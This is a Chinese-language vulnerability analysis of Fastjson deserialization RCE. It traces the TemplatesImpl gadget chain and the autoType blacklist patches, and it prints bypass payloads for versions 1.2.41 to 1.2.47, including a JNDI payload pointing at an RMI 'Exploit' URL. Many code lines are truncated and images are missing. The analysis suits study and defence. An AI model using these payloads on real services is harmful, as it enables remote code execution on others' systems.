然后会调用 **newInstance** ，实力化我们的传入解析的那个class对象。



然后自然就可以rce了。



这是一个调用链。

```
exec:347, Runtime (java.lang)
<init>:13, Test (com.l1nk3r.fastjson)
newInstance0:-1, NativeConstructorAccessorImpl (sun.reflect)
newInstance:62, NativeConstructorAccessorImpl (sun.reflect)
newInstance:45, DelegatingConstructorAccessorImpl (sun.reflect)
newInstance:423, Constructor (java.lang.reflect)
newInstance:442, Class (java.lang)
getTransletInstance:455, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.
newTransformer:486, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
getOutputProperties:507, TemplatesImpl (com.sun.org.apache.xalan.internal.xsltc.
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
setValue:80, FieldDeserializer (com.alibaba.fastjson.parser.deserializer)
parseField:83, DefaultFieldDeserializer (com.alibaba.fastjson.parser.deserialize
parseField:722, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer)
deserialze:568, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer)
deserialze:187, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer)
deserialze:183, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer)
parseObject:368, DefaultJSONParser (com.alibaba.fastjson.parser)
parse:1327, DefaultJSONParser (com.alibaba.fastjson.parser)
deserialze:45, JavaObjectDeserializer (com.alibaba.fastjson.parser.deserializer)
parseObject:639, DefaultJSONParser (com.alibaba.fastjson.parser)
parseObject:339, JSON (com.alibaba.fastjson)
parseObject:302, JSON (com.alibaba.fastjson)
test_autoTypeDeny:44, Poc (com.l1nk3r.fastjson)
main:50, Poc (com.l1nk3r.fastjson)
```

POC

@type

> 指定的解析类，即 `com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl` ，Fastjson根据指定类去反序列化得到该类的实例，在默认情况下只会去反序列化public修饰的属性，在poc中， `_bytecodes` 与 `_name` 都是私有属性，所以要想反序列化这两个，需要在 `parseObject()` 时设置 `Feature.SupportNonPublicField`

_bytecodes

> 是我们把恶意类的.class文件二进制格式进行base64编码后得到的字符串

_outputProperties

> 漏洞利用链的关键会调用其参数的getOutputProperties方法 导致命令执行

_tfactory:{}

> 在defineTransletClasses()时会调用getExternalExtensionsMap(),当为null时会报错，所以要对_tfactory 设值

bytecodes 而生成类的实例，再者因为传进去的参数都会经过 key.replaceAll("", ""); 处理，所以使用 _OutputProperties 参数最终会调用 getOutputProperties() 方法进而触发后面的利用链。

关于FastJson的解析过程分析

```
package com.l1nk3r.fastjson;

import java.util.Properties;

public class Person {
public String name;
private int age;
private Boolean sex;
private Properties prop;

public Person(){
System.out.println("User()");
}
public void setAge(int age){
System.out.println("setAge()");
this.age = age;
}

public Boolean getSex(){
System.out.println("getSex()");
return this.sex;
}
public Properties getProp(){
System.out.println("getProp()");
return this.prop;
}
public String toString() {
String s = "[User Object] name=" + this.name + ", age=" + this.age + ", prop=" +
return s;

}
}
```

```
package com.l1nk3r.fastjson;

import com.alibaba.fastjson.JSON;

public class TestPerson {
public static void main(String[] args){
String eneity3 = "{\"@type\":\"com.l1nk3r.fastjson.Person\", \"name\":\"Tom\", \
Object obj = JSON.parseObject(eneity3,Person.class);
System.out.println(obj);
}
}
```

输出结果如下：

```
User()
setAge()
getProp()
[User Object] name=Tom, age=13, prop=null, sex=null
```

我们可以看到

```
public修饰的name被序列化
private修饰的age 反序列化成功   setter函数被调用
private修饰的sex 未被反序列化   getter函数没有被调用
private修饰的prop 没有被反序列化 但是getter函数被调用
```

这里的sex与prop都为private变量，且都无setter方法，但是prop的getter函数被调用，sex的没有，所以我们看看源码，核心在 **com.alibaba.fastjson.util.JavaBeanInfo** ，该类会区分情况进行处理，会将满足条件的方法添加到fieldList列表当中供后面的反序列化操作进行调用。

```
String methodName = method.getName();  methodName: "setAge"
if (methodName.length() >= 4 && !Modifier.isStatic(method.getModifiers()) && (method.getReturnType().equals(Void.T
    Class<?>[] types = method.getParameterTypes();  types: Class[1]@686
    if (types.length == 1) {  types: Class[1]@686
        annotation = (JSONField)method.getAnnotation(JSONField.class);
        if (annotation == null) {
            annotation = TypeUtils.getSuperMethodAnnotation(clazz, method);
        }

        if (annotation != null) {
            if (!annotation.deserialize()) {
                continue;
            }

            ordinal = annotation.ordinal();
            serialzeFeatures = SerializerFeature.of(annotation.serialzeFeatures());
            parserFeatures = Feature.of(annotation.parseFeatures());
            if (annotation.name().length() != 0) {
                methodName = annotation.name();
                add(fieldList, new FieldInfo(methodName, method, (Field)null, clazz, type, ordinal, serialzeFeatur
                continue;
            }
        }

        (methodName.startsWith("set")) {  methodName: "setAge"
            char c3 = methodName.charAt(3);
```


满足条件的setter：

方法名长度大于4且以set开头
非静态函数
返回类型为void或当前类
参数个数为1个

满足条件的getter:

方法名长度大于等于4
非静态方法
以get开头且第4个字母为大写
无参数
返回值类型继承自Collection Map AtomicBoolean AtomicInteger AtomicLong

我们上面例子中的 getProp() 返回类型为 Properties ，而 Properties extends Hashtable ，而 Hashtable implements Map ，所以 getProp() 会被调用而 getsex() 没有，那么当该get方法中存在一些危险操作的调用链，就会造成任意命令执行。



补丁

补丁中增加了checkAutoType构造方法，并且限制了黑名单和白名单。

```
804        public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
805            if (typeName == null) {
806                return null;
807            }
808
809            final String className = typeName.replace('$', '.');
810
811            if (autoTypeSupport || expectClass != null) {
812                for (int i = 0; i < acceptList.length; ++i) {
813                    String accept = acceptList[i];
814                    if (className.startsWith(accept)) {
815                        return TypeUtils.loadClass(typeName, defaultClassLoader);
816                    }
817                }
818
819                for (int i = 0; i < denyList.length; ++i) {
820                    String deny = denyList[i];
821                    if (className.startsWith(deny)) {
822                        throw new JSONException("autoType is not support. " + typeName);
823                    }
824                }
```

黑名单主要由这些

```
bsh
com.mchange
com.sun.
java.lang.Thread
java.net.Socket
java.rmi
javax.xml
org.apache.bcel
org.apache.commons.beanutils,
org.apache.commons.collections.Transformer,
org.apache.commons.collections.functors,
org.apache.commons.collections4.comparators,
org.apache.commons.fileupload,
org.apache.myfaces.context.servlet,
org.apache.tomcat,
org.apache.wicket.util,
org.codehaus.groovy.runtime,
org.hibernate,
org.jboss,
org.mozilla.javascript,
org.python.core,org.springframework
```

小结

关于 `com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImp` 这个利用链，默认情况下fastjson只会反序列化public的方法和属性，而我们构造的PoC中有private的成员变量 `_bytecodes` 和 `_name` ，为了给这些变量赋值，则必须要服务端开启了SupportNonPublicField功能。

总结下就是Fastjson反序列化jsonStr时:

```
parse(jsonStr) 构造方法+Json字符串指定属性的setter()+特殊的getter()
parseObject(jsonStr) 构造方法+Json字符串指定属性的setter()+所有getter() 包括不存在属性和
parseObject(jsonStr,*.class) 构造方法+Json字符串指定属性的setter()+特殊的getter()
```

几种bypass方法

v1.2.41

方法:

```
Lcom.sun.rowset.JdbcRowSetImpl;
```

详细看看

首先经过补丁修复之后，会在 **com.alibaba.fastjson.parser.DefaultJSONParser** 中调用 **checkAutoType** 来检查我们传入的类是不是在黑名单中，我们构造的这个类自然不在这个黑名单中，所以自然就过了这部分的检测。

```
String className = typeName.replace('$', '.');
Class<?> clazz = null;
int mask;
String accept;
if (this.autoTypeSupport || expectClass != null) {
    for(mask = 0; mask < this.acceptList.length; ++mask) {
        accept = this.acceptList[mask];
        if (className.startsWith(accept)) {
            clazz = TypeUtils.loadClass(typeName, this.defaultClassLoader, false);
            if (clazz != null) {
                return clazz;
            }
        }
    }
    for(mask = 0; mask < this.denyList.length; ++mask) {
        accept = this.denyList[mask];
        if (className.startsWith(accept) && TypeUtils.getClassFromMapping(typeName) == null) {
            throw new JSONException("autoType is not support. " + typeName);
ParserConfig    checkAutoType()
```

上面一系列流程跟完之后，会进入到这么一行代码

```
if (clazz == null) {
clazz = TypeUtils.loadClass(typeName, this.defaultClassLoader, false);
}
```

而loadClass方法的作用是将开头的 `L` 和结尾的 `;` 去除。

```
public static Class<?> loadClass(String className, ClassLoader classLoader, boolean cache) {
    if (className != null && className.length() != 0) {
        Class<?> clazz = (Class)mappings.get(className);
        if (clazz != null) {
            return clazz;
        } else if (className.charAt(0) == '[') {
            Class<?> componentType = loadClass(className.substring(1), classLoader);
            return Array.newInstance(componentType, 0).getClass();
        } else if (className.startsWith("L") && className.endsWith(";")) {
            String newClassName = className.substring(1, className.length() - 1);
            return loadClass(newClassName, classLoader);   newClassName: "com.sun.rowset.JdbcRowSetImpl"  classLoader: null
        } else {
            try {
                if (classLoader != null) {
                    clazz = classLoader.loadClass(className);
                    if (cache) {
                        mappings.put(className, clazz);
                    }
```

然后自然就返回了我们想要的对象。

```
if (clazz == null) {
    clazz = TypeUtils.loadClass(typeName, this.defaultClassLoader, false);
}

if (clazz != null) {   clazz: "class com.sun.rowset.JdbcRowSetImpl"
    if (TypeUtils.getAnnotation(clazz, JSONType.class) != null) {
        return clazz;
```

```
if (key == JSON.DEFAULT_TYPE_KEY && !lexer.isEnabled(Feature.DisableSpecialKeyDetect)) {
    typeName = lexer.scanSymbol(this.symbolTable, '"');
    if (!lexer.isEnabled(Feature.IgnoreAutoType)) {
        strValue = null;
        Class clazz;   clazz: "class com.sun.rowset.JdbcRowSetImpl"
        if (object != null && object.getClass().getName().equals(typeName)) {
            clazz = object.getClass();
        } else {
            clazz = this.config.checkAutoType(typeName, (Class)null, lexer.getFeatures());
        }

        if (clazz != null) {   clazz: "class com.sun.rowset.JdbcRowSetImpl"
            lexer.nextToken(16);
DefaultJSONParser    parseObject()
```

然后核心的处理流程其实和之前的实例化这个类的过程一样。

```
setAutoCommit:4067, JdbcRowSetImpl (com.sun.rowset)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
setValue:96, FieldDeserializer (com.alibaba.fastjson.parser.deserializer)
deserialze:742, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer)
parseRest:1240, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer)
deserialze:-1, FastjsonASMDeserializer_1_JdbcRowSetImpl (com.alibaba.fastjson.pa
deserialze:267, JavaBeanDeserializer (com.alibaba.fastjson.parser.deserializer)
parseObject:370, DefaultJSONParser (com.alibaba.fastjson.parser)
parse:1335, DefaultJSONParser (com.alibaba.fastjson.parser)
parse:1301, DefaultJSONParser (com.alibaba.fastjson.parser)
parse:152, JSON (com.alibaba.fastjson)
parse:162, JSON (com.alibaba.fastjson)
parse:131, JSON (com.alibaba.fastjson)
testJdbcRowSetImpl:17, OtherPOC (com.l1nk3r.fastjson)
main:9, OtherPOC (com.l1nk3r.fastjson)
```


这里我关心的是为什么 `com.sun.rowset.JdbcRowSetImpl` 这个方法能够导致触发RCE的问题，因为传入 `dataSourceName` ,先调用其setter方法。

```
public void setDataSourceName(String var1) throws SQLException {  var1: "rmi://localhost:1099/Exploit"
    if (this.getDataSourceName() != null) {
        if (!this.getDataSourceName().equals(var1)) {
            super.setDataSourceName(var1);
            this.conn = null;  conn: null
            this.ps = null;  ps: null
            this.rs = null;  rs: null
        }
    } else {
        super.setDataSourceName(var1);  var1: "rmi://localhost:1099/Exploit"
    }
}
```

传入了 `autoCommit:true` ，所以反序列化时会调用 `setAutoCommit()` 。

```
public void setAutoCommit(boolean var1) throws SQLException {  var1: true
    if (this.conn != null) {
        this.conn.setAutoCommit(var1);  var1: true
    } else {
        this.conn = this.connect();  conn: null
        this.conn.setAutoCommit(var1);
    }
```


跟进connect方法，这里的getDataSoureceName返回的是dataSource，因此结果自然是我们传入的dataSource的值。




V1.2.42

补丁

补丁中采用黑名单的方式来deny类。




然后移除开头的 `L` 和结尾的 `;`



绕过


```
LLcom.sun.rowset.JdbcRowSetImpl;;
```



V1.2.43

补丁


补丁中遇到typeName为 `LL…;;` ，便会抛出异常然后退出。



绕过

```
[com.sun.rowset.JdbcRowSetImpl
```

因为我们最早看到loadclass会去掉的不仅仅是 `L` 和 `;` ，还有 `[` ，但是实际测试下来无法成功。



v1.2.45

POC:


```
{"@type":"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory","properties":{"data_source":"rmi://localhost:1099/Exploit"}}
```

原因:

黑名单绕过


补丁:

黑名单扩展



v1.2.47

我们都知道fastjson会使用 **checkAutoType** 方法来检测 `@type` 中携带的类，而这次bypass看到payload主要用到的是 `java.lang.class` ，在 **com/alibaba/fastjson/parser/DefaultJSONParser** 方法中调用**checkAutoType**方法来进行检测，这里传入的类就是我们用到的 `java.lang.class` 。



而这里用到的 `java.lang.class` 并不在我们的黑名单类中，因此这里的黑名单检测是通过的，然后就和之前流程一样调用 **deserializer.deserialze** 来处理我们传入的clazz，也就是 `java.lang.class` 。而这里对应的deserialze方法和之前的触发稍微有一点点区别，这里的deserialze用的是

com.alibaba.fastjson.serializer.MiscCodec#deserialze

```
ObjectDeserializer deserializer = this.config.getDeserializer(clazz);  deserializer: MiscCodec@614  config: ParserConfig
Class deserClass = deserializer.getClass();  deserClass: "class com.alibaba.fastjson.serializer.MiscCodec"
if (JavaBeanDeserializer.class.isAssignableFrom(deserClass) && deserClass != JavaBeanDeserializer.class && deserClass != T
    this.setResolveStatus(0);
}

obj = deserializer.deserialze( defaultJSONParser: this, clazz, fieldName);  deserializer: MiscCodec@614  clazz: "class java.l
Object var43 = obj;
return var43;
```

进入到 **com.alibaba.fastjson.serializer.MiscCodec#deserialze** ，这里会调用 **com.alibaba.fastjson.parser.DefaultJSONParser#parser** 方法来取出我们传入的恶意类 `com.sun.rowset.JdbcRowSetImpl`

```
        return value;
    case 4:
        String stringLiteral = lexer.stringVal();  stringLiteral: "com.sun.rowset.JdbcRowSetImpl"
        lexer.nextToken( i: 16);
        if (lexer.isEnabled(Feature.AllowISO8601DateFormat)) {  lexer: JSONScanner@577
            JSONScanner iso8601Lexer = new JSONScanner(stringLiteral);

            Date var11;
            try {
                if (!iso8601Lexer.scanISO8601DateIfMatch()) {
                    return stringLiteral;  stringLiteral: "com.sun.rowset.JdbcRowSetImpl"
                }
```

然后就把这个东西丢给 **objVal** ，然后进入一系列的if判断。

```
        objVal = parser.parse();  parser: DefaultJSONParser@572
    }

    String strVal;
    if (objVal == null) {  objVal: "com.sun.rowset.JdbcRowSetImpl"
        strVal = null;
    } else {
        if (!(objVal instanceof String)) {
            if (objVal instanceof JSONObject) {
                JSONObject jsonObject = (JSONObject)objVal;
                if (clazz == Currency.class) {
                    String currency = jsonObject.getString( key: "currency");
                    if (currency != null) {
                        return Currency.getInstance(currency);
                    }
```

其中这里有一段判断，如果解析出来的clazz为 `java.lang.Class` ，这里就会调用 **com.alibaba.fastjson.util.TypeUtils#loadClass**方法来加载我们传入的strVal，而这里的strVal正是要调用的恶意类 `com.sun.rowset.JdbcRowSetImpl` 。

```
if (clazz == Class.class) {  clazz: "class java.lang.Class"
    return TypeUtils.loadClass(strVal, parser.getConfig().getDefaultClassLoader());
} else if (clazz == Charset.class) {
    return Charset.forName(strVal);

Variables
  this = {MiscCodec@607}
  parser = {DefaultJSONParser@572}
  clazz = {Class@320} "class java.lang.Class" ... Navigate
  fieldName = "name"
  lexer = {JSONScanner@577}
  objVal = "com.sun.rowset.JdbcRowSetImpl"
  strVal = "com.sun.rowset.JdbcRowSetImpl"
```

而跟进 **loadClass** 方法，这里将我们的恶意类 `com.sun.rowset.JdbcRowSetImpl` 放到的 **mapping** 中。

```
public static Class<?> loadClass(String className, ClassLoader classLoader, boolean cache) {  className: "com.sun.rowset.JdbcRowSetI
    (className !=       && className.length() != 0) {  className: "com.sun.rowset.JdbcRowSetImpl"
        Class<?> clazz = (Class)mappings.get(className);
        if (clazz != null) {
            return clazz;
        } else if (className.charAt(0) == '[') {
            Class<?> componentType = loadClass(className.substring(1), classLoader);
            return Array.newInstance(componentType,  length: 0).getClass();
        } else if (className.startsWith("L") && className.endsWith(";")) {
            String newClassName = className.substring(1, className.length() - 1);
            return loadClass(newClassName, classLoader);
        } else {
            try {
                if (classLoader != null) {
                    clazz = classLoader.loadClass(className);
                    if (cache) {
                        mappings.put(className, clazz);
                    }
                    + "com.sun.rowset.JdbcRowSetImpl"
                    return
```


我们看到放到mapping之前有个if判断，如果cache为true的情况下，就把这个东西放到mapping中，而这里的cache实际上默认就是为true的。

```
public static Class<?> loadClass(String className, ClassLoader classLoader)
    return loadClass(className, classLoader, true);
}
```

而这里再回到 **checkAutoType** 中，我们再看看这个名单检测，截取一下部分代码，理一下思路，如果我们当前mapping中存在恶意类，那么这里会从mapping中取出恶意类赋值给clazz，然后因为9-14行代码中clazz不为空，所以这里直接返回了恶意类。

```
1 if (clazz == null) {
2     clazz = TypeUtils.getClassFromMapping(typeName);      //先尝试从Mapping中获取类，并赋值给clazz
3 }
4
5 if (clazz == null) {
6     clazz = this.deserializers.findClass(typeName);
7 }
8
9 if (clazz != null) {
10     if (expectClass != null && clazz != HashMap.class && !expectClass.isAssignableFrom(clazz)) {
11         throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
12     } else {
13         return clazz;          //如果clazz不为空返回这个类
14     }
15 } else {
16     if (!this.autoTypeSupport) {        //否则开始开始判断是否开启了autoTypeSupport
17         hash = h3;
18
19         for(i = 3; i < className.length(); ++i) {
20             char c = className.charAt(i);
21             hash ^= (long)c;
22             hash *= 1099511628211L;
23             if (Arrays.binarySearch(this.denyHashCodes, hash) >= 0) {       //autoType的黑名单检测
24                 throw new JSONException("autoType is not support. " + typeName);
25             }
26
```

